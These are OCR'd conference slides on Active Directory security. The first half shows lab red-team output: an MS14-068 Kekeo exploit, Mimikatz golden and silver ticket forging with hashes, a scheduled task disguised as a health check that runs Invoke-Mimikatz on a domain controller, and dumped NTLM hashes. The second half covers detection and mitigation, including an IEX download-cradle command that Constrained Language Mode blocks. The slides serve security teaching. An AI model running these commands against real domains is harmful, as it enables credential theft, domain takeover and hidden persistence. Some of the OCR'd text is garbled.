  * ADSDC02 : [level 5] Limbo ! (KRB-CRED) : * Ticket successfully submitted for current session
Auto inject KKEAKS on first Pass-the-ticket
PS C:\temp\kekeo> net use \\adsdc02.lab.adsecurity.org\admin$
The command completed successfully.
```




## MS14-068 Kekeo Exploit – Packet Capture

No.	Time	Source	Destination	Protocol	Info
	1 0.0000000	0 172.16.11.111	172.16.11.11	KRB5	AS-REQ
	2 0.0009230	0172.16.11.11	172.16.11.111	KRB5	KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
	3 0.0383310	0 172.16.11.111	172.16.11.11	KRB5	AS-REQ
		0 172.16.11.11	172.16.11.111	TCP	[TCP segment of a reassembled PDU]
		0 172.16.11.111	172.16.11.11	KRB5	TGS-REQ
		0 172.16.11.11	172.16.11.111	TCP	[TCP segment of a reassembled PDU]
	7 0.0574040	0 172.16.11.111	172.16.11.11	KRB5	TGS-REQ
		0 172.16.11.11	172.16.11.111	TCP	[TCP segment of a reassembled PDU]
		0 172.16.11.111	172.16.11.11	KRB5	TGS-REQ
	10 0.0617950	0172.16.11.11	172.16.11.111	KRB5	TGS-REP
	11 0.0811200	0 172.16.11.111	172.16.11.11	KRB5	AS-REQ
	12 0.0824140	0 172.16.11.11	172.16.11.111	KRB5	AS-REP
	13 0.0830970	0 172.16.11.111	172.16.11.11	KRB5	TGS-REQ
	14 0.0839490	0172.16.11.11	172.16.11.111	KRB5	TGS-REP
	15 0.0849540	0 172.16.11.111	172.16.11.11	KRB5	TGS-REQ
	16 0.0856090	0172.16.11.11	172.16.11.111	KRB5	KRB Error: KRB5KDC_ERR_SUMTYPE_NOSUPP
		0 172.16.11.111	172.16.11.12	KRB5	TGS-REQ
	18 0.0889670	0172.16.11.12	172.16.11.111	KRB5	TGS-REP
		0 172.16.11.111	172.16.11.11	KRB5	TGS-REQ
	20 20.467761	0 172.16.11.11	172.16.11.111	TCP	[TCP segment of a reassembled PDU]
	21 20.469220	0 172.16.11.111	172.16.11.11	KRB5	TGS-REQ
	22 20.470885	0 172.16.11.11	172.16.11.111	KRB5	TGS-REP



# User to Admin in 5 Minutes?





# Forging Kerberos Golden/Silver Tickets

- ★ Requires specific password hash.
- → Forged TGT (Golden Ticket) bypasses all user restrictions.
- ★ Create anywhere & use from any computer on the network.
- → No elevated rights required to create/use.
- → User password changes have no impact on forged ticket!




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#### **KRBTGT: The Kerberos Service Account**

```
PS C:\> get-aduser -filter {name -like "krbtgt*"} -prop Name,Created,PasswordLastSet,msDS-Key
nkB1
                       : 2/16/2015 10:36:11 PM
Created
                       : CN=krbtgt,CN=Users,DC=lab,DC=adsecurity,DC=org
DistinguishedName
Enabled
                        False
GivenName
msDS-KeyVersionNumber : 2
Name
                       : krbtgt
ObiectClass
                       : user
ObiectGUID
                       : 91c05e7f-cec2-4698-990d-327cc3023f3c
PasswordLastSet
                       : 2/16/2015 10:36:11 PM
SamAccountName
                       : krbtqt
SID
                        5-1-5-21-1387203482-2957264255-828990924-502
Surname
UserPrincipalName
                       : 2/19/2015 9:21:11 PM
Created
DistinguishedName
                       : CN=krbtgt_27140,CN=Users,DC=lab,DC=adsecurity,DC=org
Enabled.
                       : False
GivenName
msDS-KeyVersionNumber : 1
                        {CN=ADSRODC1.0U=Domain Controllers,DC=lab,DC=adsecurity,DC=org}
msDS-KrbTgtLinkBl
                       : krbtgt_27140
Name
ObjectClass
                       : user
ObjectGUID
                       : c64aeabb-feeb-460b-8b02-7d1f93f0574a
PasswordLastSet
                        2/19/2015 9:21:12 PM
SamAccountName
                       : krbtgt_27140
SID
                       : S-1-5-21-1387203482-2957264255-828990924-1107
```



# Golden Ticket (Forged TGT) Communication





### **Golden Ticket Limitation**

- ★Admin rights limited to current domain.
- → Doesn't work across trusts unless in EA domain.

```
: Administrator
          : resource.lab.adsecurity.org
: S-1-5-21-2242142109-4128614026-4135338336
Domain
llser Id
Groups Id : *513 512 520 518 519
ServiceKey: 488b468d8bc43615a1425c6a735e85bb - rc4_hmac_nt
Lifetime : 7/3/2015 10:52:28 PM ; 7/4/2015 8:52:28 AM ; 7/10/2015 10:52:28 PM
-> Ticket : ** Pass The Ticket **
 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated
Golden ticket for 'Administrator @ resource.lab.adsecurity.org' successfully submitted for current
mimikatz(commandline)  # exit
P$ C:\temp\mimikatz> net use \\ads2dc12.resource.lab.adsecurity.org\admin$
The command completed successfully.
PS C:\temp\mimikatz> net use \\adsdc03.lab.adsecurity.org\admin$
The password is invalid for \\adsdc03.lab.adsecurity.org\admin$.
```




### Golden Ticket - More Golden!

→ Mimikatz now supports SID History in Golden Tickets

```
09-4128614026-4135338336 /sids:S-1-5-21-1583770191-140008446-3268284411-519 /krbtgt:488b468d8bc43615a14
tartoffset:0 /endin:600 /renewmax:10080 /ptt
         : Administrator
User
         : resource.lab.adsecurity.org
: S-1-5-21-2242142109-4128614026-4135338336
Domain
SID
User Id
Groups Id : *513 512 520 518 519
Extra SIDs: S-1-5-21-1583770191-140008446-3268284411-519
ServiceKey: 488b468d8bc43615a1425c6a735e85bb - rc4_hmac_nt
Lifetime : 7/3/2015 11:54:59 PM ; 7/4/2015 9:54:59 AM ; 7/10/2015 11:54:59 PM
-> Ticket : ** Pass The Ticket **
 * PAC generated
 * PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
 * KrbCred generated
Golden ticket for 'Administrator @ resource.lab.adsecurity.org' successfully submitted for current sess
mimikatz(commandline) # exit
P$ C:\temp\mimikatz> net use \\ads2dc12.resource.lab.adsecurity.org\admin$
The command completed successfully.
PS C:\temp\mimikatz> net use \\adsdc02.lab.adsecurity.org\admin$
The command completed successfully.
PS C:\temp\mimikatz> net use \\adsdc03.lab.adsecurity.org\admin$
The command completed successfully.
```



# Silver Ticket (Forged TGS) Communication





- Attacker dumped AD & has all domain creds.
- Corp IT changed all user, admin, and service account passwords (and KRBTGT pw 2x).
- Attacker still has Domain Controller computer account password hashes.

What is possible with these?



```
482-2957264255-828990924 /target:adsdc02.lab.adsecurity.org /rc4:eaac459f6664fe
User
        : LukeSkywalker
       : LAB.ADSECURITY.ORG
Domain
       : S-1-5-21-1387203482-2957264255-828990924
SID
User Id : 2601
Groups Id : *513 512 520 518 519
Service
       : cifs
Target : adsdc02.lab.adsecurity.org
Lifetime : 3/15/2015 12:13:36 AM ; 3/12/2025 12:13:36 AM ; 3/12/2025 12:13:36
-> Ticket : ** Pass The Ticket **
* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated
Golden ticket for 'LukeSkywalker @ LAB.ADSECURITY.ORG' successfully submitted f
Bye!
```



```
PS C:\temp\mimikatz> copy c:\temp\Invoke-Mimikatz.ps1 \\adsdc02.lab.adsecurit
PS C:\temp\mimikatz> dir \\adsdc02.lab.adsecurity.org\c$\windows\temp
```

Directory: \\adsdc02.lab.adsecurity.org\c\$\windows\temp

Mode	Last	LastWriteTime		Name
 d	3/15/2015	12:15 OM		1
 -a	2/16/2015	2:27 AM	0	DMI2083.tmp
-a	2/16/2015	2:27 AM	Ø	DMI21EA.tmp
-a	2/16/2015 2/16/2015	2:27 AM		DMI25E2.tmp DMI433E.tmp
-a -a	2/17/2015	12:48 AM		DMI8230.tmp
-a	2/17/2015	12:09 AM	Ø	DMI94FC.tmp
-a	2/17/2015 2/17/2015	12:48 AM 12:48 AM		DMIA7D8.tmp DMIA836.tmp
-a -a	2/17/2015	12:48 AM		DMIAEDD.tmp
-a	2/17/2015	12:09 AM	9	DMIB611.tmp
-a	2/17/2015 2/17/2015	12:09 AM 12:09 AM	9	DMIB6DC.tmp
-a -a	2/17/2015	12:48 AM		DMIC488.tmp DMIC4C7.tmp
-ā	2/17/2015	12:09 AM	Ø	DMIC563.tmp
-a	2/16/2015			DMIF01C tmn
-a	2/18/2015	8:54 PM	676716	Invoke-Mimikatz.ps1



```
482-2957264255-828990924 /target:adsdc02.lab.adsecurity.org /rc4:eaac459f6664fe083b734a189
User
         : LukeSkywalker
Domain
         : LAB.ADSECURITY.ORG
SID
         : S-1-5-21-1387203482-2957264255-828990924
User Id
         : 2601
Groups Id : *513 512 520 518 519
ServiceKey: eaac459f6664fe083b734a1898c9704e - rc4_hmac_nt
Service
        : HOST
        : adsdc02.lab.adsecurity.org
Target
Lifetime : 3/15/2015 12:19:42 HM ; 3/12/2025 12:19:42 HM ; 3/12/2025 12:19:42 AM
-> Ticket : ** Pass The Ticket **
 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated
Golden ticket for 'LukeSkywalker @ LAB.ADSECURITY.ORG' successfully submitted for current
mimikatz(commandline) # exit
  C:\temp\mimikatz>
```



```
Cached Tickets: (1)
#0>
         Client: LukeSkywalker @ LAB.ADSECURITY.ORG
         Server: HOST/adsdc02.lab.adsecurity.org @ LAB.ADSECURITY.ORG
         KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
         Ticket Flags 0x40a00000 -> forwardable renewable pre_authent
         Start Time: 3/15/2015 0:19:42 (local)
         End Time: 3/12/2025 0:19:42 (local)
         Renew Time: 3/12/2025 0:19:42 (local)
         Session Key Type: RSADSI RC4-HMAC(NT)
PS C:\temp\mimikatz> schtasks /create /S adsdc02.lab.adsecurity.org /SC WEEKLY /RU "NT A
| Health Check" /TR "c:\windows\temp\Invoke-Mimikatz.ps1"
SUCCESS: The scheduled task "SCOM Agent Health Check" has successfully been created.
PS C:\temp\mimikatz> schtasks /create /S adsdc02.lab.adsecurity.org /SC WEEKLY /RU "NT Authority\Sy
Health Check" /TR "c:\windows\temp\Invoke-Mimikatz ps1"
WARNING: The task name "SCOM Agent Health Check" already exists. Do you want to replace it (Y/N)? y
SUCCESS: The scheduled task "SČOM Agent Health Check" has successfully been created.
PS C:\temp\mimikatz> schtasks /guery /S adsdc02.lab.adsecurity.org
Folder: \
TaskName
                                                  Next Run Time
                                                                              Status
SCOM Agent Health Check
                                                  3/22/2015 12:21:00 AM
                                                                              Ready
```




```
invoke-mimikatz
                                  1/4/2015 10:40 PM
                                                   PS1 File
                                                                        619 KB
  mmkdom
                                                                         5 KB
                                  1/4/2015 10:43 PM
                                                   Text Document
                                                                         mmkdom - Notepad
File Edit Format View Help
gentilkíwi` ( benjamin@géntilkiwí.com ) '## v ##'
http://blog.gentilkiwi.com/mimikatz
                                                 (oe.eo) '####"
                        with 14 modules * * */mimikatz(powershell) #
privilege::debugPrivilege '20' OKmimikatz(powershell) # lsadump::samrpc
/patchDomain : ADSECLAB / S-1-5-21-1473643419-774954089-2222329127RID :
000001f4 (500)User : AdministratorLM : NTLM :
6f40d9c1cab7f73d298dc3d94163543dRID : 000001f5 (501)User : GuestLM
: NTLM :
7e2a0e20851d0229f2489210b6576edeRID : ŪŪŪ003e8 (1000)User : adminLM
NTLM : 7c08d63a2f48f045971bc2236ed3f3acRID : 00000452 (1106)user :
                  : NTLM : 177af8ab46321ceef22b4e8376f2dba7RID
Luke5kywa1kerLM
                          : NTLM : 269c0c63a623b2e062dfd861c9b82818RID
(1107) User : HanSoloLM
00000454 (1108)User : JoeUserLM : NTLM : 7c08d63a2f48f045971bc2236ed3f3ac
     : 00000456 (1110)User : DarthSidiousLM
615a280cee38c107a2c7ce2ef468a5b4RID : 00000646 (1606)User : svc-
SQLAgent01LM : NTLM : 88e16074a212c644289d9b4ca180a212RID : 00000647
```

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# **Blue Team (Defense)**





### **GPP Honeypot**

- XML Permission Denied Checks
  - Place xml file in SYSVOL & set Everyone:Deny
  - Audit Access Denied errors
- Credential Honeypot
  - Place xml file in SYSVOL with false credentials.
  - Configure GPP cred failed logon auditing.
- GPO doesn't exist, no legit reason for access.



#### PowerShell Attack Detection

- Log all PowerShell activity
- Interesting Activity:
  - Invoke-Expression (and derivatives: "iex")
  - Net Web Client download.
  - BITS activity
  - Scheduled Tasks
  - PowerShell Remoting (WinRM)



# Detecting Forged Kerberos Golden (TGT) & Silver (TGS) Tickets

- Normal, valid account logon event data structure:
  - Security ID: DOMAIN\AccountID
  - Account Name: AccountID
  - Account Domain: DOMAIN
- Golden & Silver Ticket events may have one of these issues:
  - The Account Domain field is <u>blank</u> when it should contain <u>DOMAIN</u>.
  - The Account Domain field is <u>DOMAIN FQDN</u> when it should contain <u>DOMAIN</u>.
  - The Account Domain field contains "eo.oe.kiwi:)"



#### PowerShell Security Recommendations

- Limit PowerShell Remoting (WinRM).
- Audit/block PowerShell script execution via AppLocker.
- PowerShell v3+: Enable PowerShell Module logging (via GPO).
- Leverage Metering for PowerShell usage trend analysis.
  - Joe<u>User</u> ran PowerShell on 10 computers today?
- Track PowerShell Remoting Usage
- Deploy PowerShell v5 and implement system-wide transcripts



### PowerShell v5 Security Enhancements

- System-wide transcripts
- Script block logging
- Constrained PowerShell
- Antimalware Integration (Win 10)



#### PowerShell v5 Security: Script Block Logging

PS C:\Users\ADSAdmin> powershell -encodedcommand VwByAGkAdABlACOATwB1AHQAcAB Running Invoke-Mimikatz...

Event 4104, PowerShell (Microsoft-Windows-PowerShell)

General Details

Creating Scriptblock text (1 of 1): Write-Output "Running Invoke-Mimikatz..."

ScriptBlock ID: cbd51773-c40f-4f73-9b77-808a7624d1c7

Log Name: Microsoft-Windows-PowerShell/Operational

Source: PowerShell (Microsoft-Wind Logged: 6/25/2015 8:30:16 PM

Event ID: 4104 Task Category: Execute a Remote Command

Level: Verbose Keywords: None

Hiser WINLEOOT/P2NK6K/ADSAd Computer WINLEOOT/P2NK6K



Username: WIN-EOOTVR3NK6K\ADSAdmin RunAs User: WIN-EOOTVR3NK6K\ADSAdmin

#### PowerShell v5 Security: System-Wide Transcripts

```
PS C:\> $Transcript = Start-Transcript -IncludeInvocationHeader
P5 C:\>
PS C:\> $Transcript.PAth
C:\Users\ADSAdmin\Documents\PowerShell_transcript.WIN-EOOTVR3NK6K.g4fAsSgf.20150623192147.tx
PS C:\>
PS C:\> Get-Content $Transcript.Path
Windows PowerShell transcript start
Start time: 20150623192147
Username: WIN-EOOTVR3NK6K\ADSAdmin
RunAs User: WIN-EOOTVR3NK6K\ADSAdmin
Machine: WIN-EOOTVR3NK6K (Microsoft Windows NT 10.0.10074.0)
Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Process ID: 3836
-----
******
Command start time: 20150623192156
PS C:\> $Transcript.PAth
C:\Users\ADSAdmin\Documents\PowerShell_transcript.WIN-EOOTVR3NK6K.g4fAsSgf.20150623192147.tx
******
Command start time: 20150623192211
******
P5 C:\> Get-Content $Transcript.Path
Windows PowerShell transcript start
Start time: 20150623192147
```



#### PowerShell v5 Security: Constrained PowerShell

```
PS C:\Windows\system32> $executionContext.SessionState.LanguageMode
ConstrainedLanguage
PS C:\Windows\system32>
PS C:\Windows\system32> IEX (New-Object Net.WebClient).DownloadString('http://is.gd/oeoFuI'); Invoke-Mimikatz
New-Object: Cannot create type. Only core types are supported in this language mode.
At line:1 char:6
+ IEX (New-Object Net.WebClient).DownloadString('http://is.gd/oeoFuI'); ...
+ CategoryInfo : PermissionDenied: (:) [New-Object], PSNotSupportedException
+ FullyQualifiedErrorId: CannotCreateTypeConstrainedLanguage,Microsoft.PowerShell.Commands.NewObjectComm
Invoke-Mimikatz: The term 'Invoke-Mimikatz' is not recognized as the name of a cmdlet, function, script file operable program. Check the spelling of the name, or if a path was included, verify that the path is correct again.
At line:1 char:71
+ ... lient).DownloadString('http://is.gd/oeoFuI'); Invoke-Mimikatz -DumpCr ...
+ CategoryInfo : ObjectNotFound: (Invoke-Mimikatz:String) [], CommandNotFoundException
+ FullyQualifiedErrorId: CommandNotFoundException
```



#### PowerShell v5 Security: Antimalware Integration

```
PS C:\Windows\system32> Iex (Invoke-WebRequest http://pastebin.com/raw.php?i=JHhnFV8m)
 ex : At line:1 char:1
    AMSI Test Sample: 7e72c3ce-861b-4339-8740-0ac1484c1386"
   is script contains malicious content and has been blocked by your antivirus software.
line:4 char:1
   iex $string
     + CategoryInfo : ParserError: (:) [Invoke-Expression], ParseException + FullyQualifiedErrorId : ScriptContainedMaliciousContent,Microsoft.PowerShell.Commands
TimeCreated : 6/25/2015 8:58:12 PM
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            : 1116
            : Windows Defender has detected malware or other potentially unwanted software.
Message
               For more information please see the following:
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                   Name: Virus:Win32/Mptest!amsi
                   ID: 2147694217
                   Severity: Severe
                   Category: Virus
                   Path:
              amsi: PowerShell C:\Windows\system32\WindowsPowerShell\v1.0\powershell.exe 10.0.10074.0132df22f0366a485
                   Detection Origin: Unknown
                   Detection Type: Concrete
                   Detection Source: AMSI
                   User: ADSECLAB\JoeUser
                   Process Name: Unknown
                   Signature Version: AV: 1.201.162.0, AS: 1.201.162.0, NIS: 114.28.0.0
                   Engine Version: AM: 1 1 11884 8 NTS: 2 1 11582 8
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# Mitigation Level One (Low)

- Minimize the groups (& users) with DC admin/logon rights
- Separate user & admin accounts (JoeUser & AdminJoeUser)
- No user accounts in admin groups
- Set all admin accounts to "sensitive & cannot be delegated"
- Deploy Security Back-port patch (KB2871997) which adds local SIDs & enable regkey to prevent clear-text pw in LSASS.
- Set GPO to prevent local accounts from connecting over network to computers (easy with KB2871997).
- Use long, complex (>25 characters) passwords for SAs.
- Delete (or secure) GPP policies and files with creds.
- Patch server image (and servers) before running DCPromo
- Implement RDP Restricted Admin mode



# Mitigation Level Two (Moderate)

- Microsoft LAPS (or similar) to randomize computer local admin account passwords.
- Service Accounts (SAs):
  - Leverage "(Group) Managed Service Accounts".
  - Implement Fine-Grained Password Policies (DFL >2008).
  - Limit SAs to systems of the same security level, <u>not</u> shared between workstations & servers (for example).
- Remove Windows 2003 from the network.
- Separate Admin workstations for administrators (locked-down & no internet).
- PowerShell logging



# Mitigation Level Three ("It's Complicated")

- Number of Domain Admins = 0
- Complete separation of administration
- ADAs use SmartCard auth w/ rotating pw
- ADAs never logon to other security tiers.
- ADAs should only logon to a DC (or admin workstation or server).
- Time-based, temporary group membership.
- No Domain Admin service accounts running on non-DCs.
- Disable default local admin account & delete all other local accounts.
- Implement network segmentation.
- CMD Process logging & enhancement (KB3004375).

#### **New Admin**

Active Directory Admins (ADAs)

Server Application Admins

Workstation Admins



#### **Next Generation Attack Detection**

Microsoft Advanced Threat Analytics (ATA, formerly Aorato)

- Monitors all network traffic to Domain Controllers
- Baselines "normal activity" for each user (computers, resources, etc)
- Alerts on suspicious activity by user
- Natively detects <u>recon & attack</u> activity without writing rules




### Microsoft Advanced Threat Analytics (ATA)

#### **ATA Detection Capability:**

- Credential theft & use: Pass the hash, Pass the ticket,
   Over-Pass the hash, etc
- MS14-068 exploits
- Golden Ticket usage
- DNS Reconnaissance
- Password brute forcing
- Domain Controller Skeleton Key Malware




#### Microsoft Advanced Threat Analytics (ATA)






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


#### ATA Detection: Credential Theft Pass the Hash






